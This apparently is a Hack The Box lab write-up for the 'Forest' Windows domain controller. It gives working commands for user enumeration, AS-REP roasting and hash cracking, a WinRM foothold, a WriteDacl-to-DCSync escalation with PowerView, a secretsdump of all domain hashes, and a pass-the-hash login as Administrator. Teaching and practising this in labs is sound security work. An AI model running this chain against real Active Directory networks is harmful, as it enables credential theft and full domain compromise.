Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.161"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT      STATE SERVICE      REASON          VERSION
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
[...many more RPC ports...]
Since the Kerberos and LDAP services are running, chances are we’re dealing with a Windows Active Directory box. The nmap scan leaks the domain and hostname: htb.local and FOREST.htb.local.
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
We also found: Port 123: running NTP.
Enumeration
SMB (TCP 445)
Neither smbmap nor smbclient will allow us to list shares without a password. However, RPC allows null session:
RPC (TCP 445)
We can try over RPC to enumerate users.
rpcclient -U "" -N $target
We could also list the groups as well:
rpcclient $> enumdomgroupsLDAP (UDP/TCP 389)
Let’s run nmap LDAP script followed by enum4linux-ng for a comprehensive enumeration:
nmap -p 389 --script ldap-search $target
enum4linux-ng -A $target
We got the full list of users from the domain:
sebastien, lucinda, svc-alfresco, andy, mark, santi, Administrator, Guest, krbtgt, DefaultAccountNow I have a bunch of usernames but no passwords. If Kerberos pre-authentication is disabled on any of the above accounts, we can use the GetNPUsers impacket script to send a dummy request for authentication. The Key Distribution Center (KDC) will then return a TGT that is encrypted with the user’s password. From there, we can take the encrypted TGT, run it through a password cracker and brute force the user’s password.
impacket-GetNPUsers -dc-ip $target -request -outputfile hashes.asreproast htb.local/Name MemberOf PasswordLastSet LastLogon
------------ ------------------------------------------------------ -------------------------- --------------------------
svc-alfresco CN=Service Accounts,OU=Security Groups,DC=htb,DC=local 2024-05-30 21:16:09.684955 2019-09-23 13:09:47.931194
$krb5asrep$23$svc-alfresco@HTB.LOCAL:65ca1092defe...The Kerberos pre-authentication option has been disabled for the user svc-alfresco and the KDC gave us back a TGT encrypted with the user’s password.
Then, we can use hashcat for offline cracking:
sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt --forceWe get back the following result:
$krb5asrep$23$svc-alfresco@HTB.LOCAL:...:s3rviceFoothold
We can leverage WinRM to gain an initial foothold (and get the user flag as well).
evil-winrm -i $target -u svc-alfresco -p s3rvice

We could try with tools like Mimikatz, but it is quite aggressive. Let’s try with finding a path to Domain Admin with SharpHound.
So, we’ll use SharpHound to collect data for BloodHound.
Import-Module .\SharpHound.ps1
Invoke-BloodHound -Collectionmethod All -Domain htb.local -Ldapuser svc-alfresco -Ldappass s3rvice -OutputDirectory C:\Users\svc-alfresco\Desktop
This will result in a zip file that we can exfiltrate to our attack machine with the useful download command provided by Evil-WinRM.

Now we can give it to bloodhound as input. We can now study the topology of AD infastructure with useful queries, like “Find Shortest Path To Domain Admin”:

We can mark svc-alfresco as “Owned” so that we can query the path from this point on. Then, we can select “Find Shortest Paths to Domain Admins from Owned Principals”.

From the above figure, we can see that svc-alfresco is a member of the group Service Accounts which is a member of the group Privileged IT Accounts, which is a member of Account Operators. Moreover, the Account Operators group has GenericAll permissions on the Exchange Windows Permissions group, which has WriteDacl permissions on the domain. Let’s break it down:
- svc-alfresco is also a member of the groups Privileged IT Accounts and Account Operators.
- The Account Operators group grants limited account creation privileges to a user. Therefore, the user svc-alfresco can create other users on the domain.
- The Account Operators group has GenericAll permission on the Exchange Windows Permissions group. This permission essentially gives members full control of the group and therefore allows members to directly modify group membership.
- The Exchange Windows Permission group has WriteDacl permission on the domain HTB.LOCAL. This permission allows members to modify the DACL on the object, that in this case is the domain itself. We’ll abuse this to grant ourselves DcSync privileges, which will give us the right to perform domain replication and dump all the password hashes from the domain.
Putting all the pieces together, the following is our attack path:
- Create a user on the domain (possible because svc-alfresco is a member of Account Operators).
- Add the user to the Exchange Windows Permission group.
- Give the user DcSync privileges via WriteDacl.
- Perform a DcSync attack and dump the password hashes.
- Perform a Pass the Hash attack to get access to the administrator’s account.
Create a user on the domain.
net user mat password /add /domain
Add the user to the Exchange Windows Permission group and confirm:

Then, we need to give user the DCSync privileges. After a bit of googling, I found out that we can leverage PowerView to add those privileges.
We proceed by uploading PowerView.ps1 script to the target machine. We can leverage the upload feature given by Evil-WinRM.
cp $(locate powerview.ps1) .
evil-winrm -i $target -u svc-alfresco -p s3rvice
upload powerview.ps1Import-Module .\powerview.ps1
$pass = convertto-securestring 'password' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('htb\mat', $pass)
Add-DomainObjectAcl -Credential $cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity mat -Rights DCSyncNow, the user mat should have the required privileges. Now we can perform our attack remotely with secretsdump.
impacket-secretsdump htb.local/mat:password@10.10.10.161Since mat has DCSync permissions, the Domain Controller will return all the password hashes of all users on the domain.


Now we can use Administrator hash to log in as Domain Admin and get the final flag.
impacket-psexec Administrator@10.10.10.161 -hashes :32693b11e6aa90eb43d32c72a07ceea6